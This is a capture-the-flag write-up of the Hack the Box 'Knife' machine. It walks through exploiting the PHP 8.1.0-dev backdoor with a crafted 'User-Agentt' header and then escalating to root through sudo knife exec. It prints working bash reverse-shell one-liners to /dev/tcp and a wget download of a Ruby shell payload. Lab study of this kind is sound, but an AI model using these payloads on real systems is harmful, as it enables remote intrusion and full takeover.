John Howden

Hack the Box - Knife

Contents

[Overview 1](#_Toc74569231)

[Machine details 1](#_Toc74569232)

[Preparation 1](#_Toc74569233)

[Enumeration 2](#_Toc74569234)

[Gaining a foothold 3](#_Toc74569235)

[Privilege escalation 5](#_Toc74569236)

[Summary 9](#_Toc74569237)

[References 9](#_Toc74569238)

## Overview

This report explains the method used to compromise and gain standard user access to the *‘Knife’* virtual machine and to further escalate the attack to gain administrative privileges. Two flags/hashes must be captured to complete the machine, these consist of a user flag and a root flag. Once a flag is copied it should be submitted to the machine flag submission box on the HTB website.

Throughout this document system commands and code examples are formatted using *Italic Courier New font*.

## Machine details

Difficulty: Easy  
Machine rating: 3.2

## Preparation

Connect to the Hack the Box VPN server.

Create a workspace inside Metasploit to allow the use of the postgreql database to save the results of nmap scans, hosts, services, and vulnerability details etc. The best way to start Metasploit is via the applications menu. This way the database is automatically started and configured without requiring any additional terminal commands. Once loaded enter the command below.

*workspace -a knife*

The *-a* option followed by a name adds a new workspace with the supplied name. After creation you will be working inside the new workspace.




Figure creating a workspace named knife

## Enumeration

Carry out a port scan on the target machine.

*db\_nmap -sC -sV <victim\_ip>*

* Using *db\_nmap* as opposed to *nmap* ensures *the data is saved to the database.*
* *-sC* loads commonly used nmap scripts and utilizes the nmap script engine (NSE).
* *-sV* attempts to detect the service and version running on an open port.




Figure shows the output from the nmap scan

The scan shows there are two open ports. Port 22 is a secure shell service (OpenSSH 8.2p1) and port 80 is a HTTP server (Apache 2.4.41). The operating system appears to be Ubuntu, but no version is specified.

There was a vulnerability (CVE-2021-28041) in OpenSSH 8.2p1 (NIST, 2021) although a patch was released, and this system is patched. The SSH server requires a private key to log in so brute forcing is not practical. Therefore, the focus here will be on further enumerating the Apache web server.

Inside the Metasploit shell enter the following commands:

*use auxiliary/scanner/http/http\_version*

*options*

*set rhosts <victim\_ip>*

*set rport 80*

*run*

The other options will be set by default.




Figure output from the http\_version auxiliary module

The output from the module has given a little more information about the server. It appears to be running PHP version 8.1.0-dev. This looks a bit unusual.

Following a search on Google it appears this version of PHP has a backdoor that allows remote code execution (RCE) on the server (Goodin, 2021). This is achieved by adding an extra header to a HTTP request with the key: value pair:

*User-Agentt: zerodiumsystem(‘Enter system command here’);*

Notice the double ‘t’ in ‘Agentt’ this is an additional header and should not replace the original ‘User Agent’ header.

## Gaining a foothold

With the information gathered and a known vulnerability in the PHP version it is time to gain access to the system.

Inside the Metasploit shell use the multi/handler module. This module listens for incoming connections to the system and handles them appropriately.

*use multi/handler*

*options*

set lhost <your\_ip>

The default port is set to 4444. This is fine as it is, or you can *set lport <port>* to your preferred port. The payload is set to the default *generic/shell\_reverse\_tcp*. In this example this will be fine. Now start the listener:

*run*




Figure multi/handler configuration

With the listener now running it is time to load up Burpsuite and intercept a GET request, send it to the repeater, add the additional header with code to send us a shell, and send the request. This will then give access to the system using a command line shell where it will be possible to elevate the privileges to a root user.

Once Burpsuite has loaded, click the proxy tab and open the built-in browser. This browser is already configured to intercept web requests.

Once the browser has loaded enter the following in the address bar and press enter:

[*http://victim\_ip:80*](http://victim_ip:80)

Now, in the interceptor tab forward all the requests. Now click the HTTP history tab, right click on the first request in the list and send to repeater. Make sure the first one has the victim IP.

Add the following line above the ‘*connection: close’* header. Make sure it is one single line!

*User-Agentt: zerodiumsystem("/bin/bash -c 'bash -i >& /dev/tcp/your\_ip/port 0>&1'");*

Click send and go back to the Metasploit window and you will have spawned a shell. Congratulations you are in!



Figure a screenshot showing the user in the spawned shell

From within the shell the user flag can now be captured with the following command:

*cat /home/james/user.txt*


**

Figure output from the cat /home/james/user.txt command

Copy and paste the long string of letters and numbers (hash) into the submission box on the HTB website.

## Privilege escalation

Running the following command will show what commands are allowed by the current user:

*sudo -l*




Figure output from the 'sudo -l' command

The output shows that the file *knife* in the directory */usr/bin/* can be run as a root user. Looking inside the file shows a long list of Ruby binaries (Gems).




Figure the end of a list of Ruby Gems from the file /var/bin/knife

Now to get a root shell. Open a new terminal window and create a ruby file.

*vim rootshell.rb*

Within the file type the following code:

*system(“/bin/bash -c ‘bash -I >& /dev/tcp/your\_ip/port 0>&1’”)*

Save the file and boot up a python 3 server

*Python3 -m http.server 80*

**

Figure the python 3 server running

Now with the web server running in the directory which the *rootshell.rb* file is located go to the victim machine and use the standard user shell again. Change directory into */tmp.*

*cd /tmp*

Now download the *rootshell.rb* file using *wget.*

*wget http:your\_ip:80/rootshell.rb*


**

Figure the output after downloading the 'rootshell.rb' file

Now change the permissions of the *rootshell.rb* file to allow execution.

*chmod +x rootshell.rb*

Set up a listener using netcat to wait for the incoming connection. Make sure the listening port is the same as defined in the *rootshell.*rb file. Open a terminal window and type:

*nc –nvlp <port>*


**

Figure netcat listening for an incoming connection

Execute the *rootshell.rb* file on the victim machine.

*sudo /usr/bin/knife exec rootshell.rb*




Figure shows netcat connected to a root shell 'root@knife'

Congratulations, you now have full control over the victim machine. You can now view the root flag and submit it to the HTB website.

*cat /root/root.txt*




Figure the root flag printed to the terminal

## Summary

During the enumeration of the victim machine, port 22 (OpenSSH) and port 80 (Apache) were found to be open. After further enumeration, the Apache server was found to be running the vulnerable PHP 8.1.0-dev. This version has a backdoor which allows for remote code execution (RCE). The vulnerability was exploited using Burpsuite to spawn a remote shell from the victim’s machine to the attacker’s machine. At this point the user flag was captured by viewing the */home/james/user.txt* file. Privilege escalation was required to gain access to the root flag. After creating a Ruby file locally on the attacker machine, the code to spawn a reverse shell was placed within the file. A Python 3 server was started in the directory that contained the Ruby file. After changing directory to *‘/tmp’* on the attacker machine, the file was downloaded by the attacker machine using *wget*. Once the download was complete, the permissions were changed using *‘chmod +x rootshell.rb’* to allow execution of the file. A netcat listener was started on the attacker machine to listen for the incoming root shell and the *‘rootshell.rb’* file was executed on the victim machine, thus spawning a root shell on the attacker machine. Finally, the root flag was captured by viewing the *‘/root/root.txt’* file using the *‘cat’* command.

## References

Dan Goodin (2021) Hackers backdoor PHP source code after breaching internal git server [Online] Available at: <https://arstechnica.com/gadgets/2021/03/hackers-backdoor-php-source-code-after-breaching-internal-git-server/>. (Accessed 09th June 2021)

NIST (2021) *CVE-2021-28041 Detail*  [Online]   
Available at: <https://nvd.nist.gov/vuln/detail/CVE-2021-28041>. (Accessed 09th June 2021)